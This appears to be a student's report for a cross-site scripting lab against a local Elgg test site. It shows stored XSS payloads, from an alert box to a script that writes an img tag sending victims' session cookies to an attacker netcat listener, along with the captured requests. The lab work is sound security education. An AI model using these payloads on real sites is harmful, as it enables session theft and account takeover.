INFORMATION SECURITY LAB 08


Name: Pavan R Kashyap SRN: PES1UG20CS280

6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB


Labsetup

We update the /etc/hosts file to hold the mapping to the new seed-server that will be present in the docker container.



```
127.0.0.1       localhost
127.0.1.1       pavan
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com


# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

We use the docker ps command after docker compose up to identify those containers that are running. We start the seed-image-www image so that when we route to seed-server.com on the browser, it redirects it to this container having an IP of 10.9.0.5.



```
PES1UG20CS280(PavanRKashyap)~#docker ps
CONTAINER ID   IMAGE              COMMAND                  CREATED          STATUS          PORTS                NAMES
effdcfd948b8   seed-image-mysql   "docker-entrypoint.s…"   45 seconds ago   Up 37 seconds   3306/tcp, 33060/tcp   mysql-10.9.0.6
22dffa06fb73   seed-image-www     "/bin/sh -c 'service…"   58 seconds ago   Up 37 seconds                        elgg-10.9.0.5
PES1UG20CS280(PavanRKashyap)~#docker start 22dffa06fb73
22dffa06fb73
PES1UG20CS280(PavanRKashyap)~#docker exec -it 22dffa06fb73 sh
# exit
PES1UG20CS280(PavanRKashyap)~#docker exec -it 22dffa06fb73 sh
# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
# exit
PES1UG20CS280(PavanRKashyap)~#gedit temp
```

The concept of XSS (Cross-Site Scripting) is simple. If the inputs section of the webpage of a given website is not sanitized properly, then attackers can easily embed Javascript code into it. This embedding will be considered as code and will be executed when that particular page is rendered to the user.

The primary reason when this happens on a webpage is when the code and the data sections of the website are not separated (inter-mingling of code and data).

In this lab, the primary focus is on Persistent XSS. The attacker modifies his Profile page. Any of the other clients/victims who view his page get infected by the malicious Javascript code that has been embedded by the attacker in the data section (input text box) of that particular page.

INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap SRN: PES1UG20CS280


6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB

Task 1: Posting a Malicious Message to Display an Alert Window


In this task, we embed an alert message (enclosed within script tags) into the description section of the profile. This embedded script is treated as page code instead of data.

We route to Samy's profile (Samy is our attacker). We modify his profile and embed the alert message and click on save.



```
<script>alert('XSS by PavanRKashyap');</script>
```

On modification of the source page, it reloads the page. On reloading, the alert message becomes part of the source code for the webpage itself. This causes the alert message to be rendered for Samy itself on reloading.



www.seed-server.com

XSS by PavanRKashyap

OK


INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB

This attack worked on Samy. It must work the same on other users that view Samy's page. In order to test this, we login to Alice's account. Alice is not Samy's friend. So, we route to the Members section and click on Samy's profile.

As soon as we do so, we see that the alert message "XSS by PavanRKashyap" is displayed on screen.



www.seed-server.com

XSS by PavanRKashyap

This indicates that this code snippet has been embedded into Samy's profile page. Whenever this page loads for any client now, the alert message will be displayed as shown above.

This highlights how easy it is to embed new additional JavaScript code sections and functions into a webpage.

INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB

Task 2: Posting a Malicious Message to Display Cookies


Previously, we understood how easy it is for an attacker to embed their own JavaScript code, if the website has an XSS vulnerability.

In this task, we will be using the document object to fetch the cookie that is currently being used by the current page for the current user. This can be fetched with a single document.cookie command.

We modify Samy's profile and now add the following details in the alert message

"CS280+document.cookie".

This prints the current cookie that is being used by the web browser (for that user) to interact with the seed-server.



Display name: Samy

About me

Public


Brief description

```
<script>alert('CS280'+document.cookie);</script>
```

Public

On saving the modification, the page reloads and the alert message is displayed on the screen. The current cookie being used by Samy is displayed below. The cookie token follows this format

Elgg=<alpha-numeric characters>



www.seed-server.com

```
CS280Elgg=o667rfb94nks08ic5q5aepqfg2
```


INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB

We will note down the first 5 alpha-numeric characters of Samy's token for comparison. They are **o667r.**

Now we log out of Samy's account and log into Alice's account. As soon as we reach the landing page (on login), we see that there are no alerts or pop-ups. This is valid behaviour because the modification of the page script has happened only to Samy's profile page and not to any other web pages.




Welcome Alice

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

As soon as we click on Samy's profile in Alice's account we see that the alert is displayed with the cookie details. Let us note down the first 5 alpha-numeric characters of Alice's cookie now – **dlu5r**




```
CS280Elgg=dlu5rj6mq7jcqj81dl5qmn0ae4
```

The two cookies do not evidently match. This clearly indicates to use that this site uses unique tokens to interact with the server. Subsequently, we also understand that document.cookie returns the cookies of the current user (and not Samy always).

The only hinderance in this task is that the cookie information is being displayed to the user who is using that cookie. The attacker i.e Samy is not able to see the cookie details of Alice because his code is not written to do that.

Task 3: Stealing Cookies from the Victim's Machine

In this task, we want to fetch the victim's cookie and then send it to the attacker. To do that, the attacker uses netcat to open a server that listens to any incoming data packets. On fetching the current user's cookie, the attacker embeds an img src tag into the web page, which sends a HTTP GET request to the attacker's server containing the cookie details in the header



```
<script>
document.write('<img src="http://10.9.0.1:5555?c=' + escape('PavanRKashyap: ' + document.cookie) + '">');
</script>
```


The modified version of Task2 is highlighted above. The HTTP packets get routed to 10.9.0.1 IP at port number 5555. The key value pair in the header is c='PavanRKashyapElgg=<alpha-numeric chars>'

We open the server on our terminal machine. Once it is ready and listening, we save Samy's updated profile. When the page is reloaded, the current cookie being used by Samy is fetched, and the HTTP GET request is sent out to the server. It must be noted that img src is not the mechanism to send out HTTP GET requests in truth. The src in the img tag basically indicates the source from where a certain image must be fetched. In order to fetch it, the GET REQUEST packet is sent out to that location. Attackers manipulate this field and embed links to their servers. The webpage sends out the request hoping to receive an image, but in truth there is no image sent/received (but the attacker gets the crucial info needed).

INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section


CROSS SITE SCRIPTING (XSS) LAB




```
PES1UG20CS280(PavanRKashyap~#nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 39098
GET /?c=PavanRKashyap%3A%20Elgg%3Df1cd30vrtblbcj0dggj4dvuotj HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
```

The GET packet details are shown on the server. In the header argument, the cookie detail is seen clearly. Samy/Attacker has successfully been able to exfiltrate the cookie and fetch it onto his listening server. We will now verify if the same happens for any client who visits Samy's profile.

The screenshot shown below is the what appears on Alice's screen when she visits Samy's profile. Unlike previously, no alerts are displayed to Alice.



However, we see in the footer of the above image, that it is waiting for 10.9.0.1 to respond. 10.9.0.1 is the attacker's server, so this means that the HTTP request has been sent to this server. The possible reason why this message is shown as 'Waiting' could be because the page is waiting for the image/image response from the server that it has requested.



```
PES1UG20CS280(PavanRKashyap~#nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 39098
GET /?c=PavanRKashyap%3A%20Elgg%3Df1cd30vrtblbcj0dggj4dvuotj HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/

Connection received on 10.0.2.15 39100
GET /?c=PavanRKashyap%3A%20Elgg%3Dgfjj42ciq5hobrbs5q6kee7kkq HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
```

On the server, we observe a second packet that is received by the server. The corresponding port numbers of the senders are different (39098 and 39100), indicating that this is not from the same client/user.

Likewise, the cookies obtained are also not same. This indicates that the attacker has been successful in fetching the cookies of those victims/clients who view Samy’s profile.

INFORMATION SECURITY LAB 08


Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB

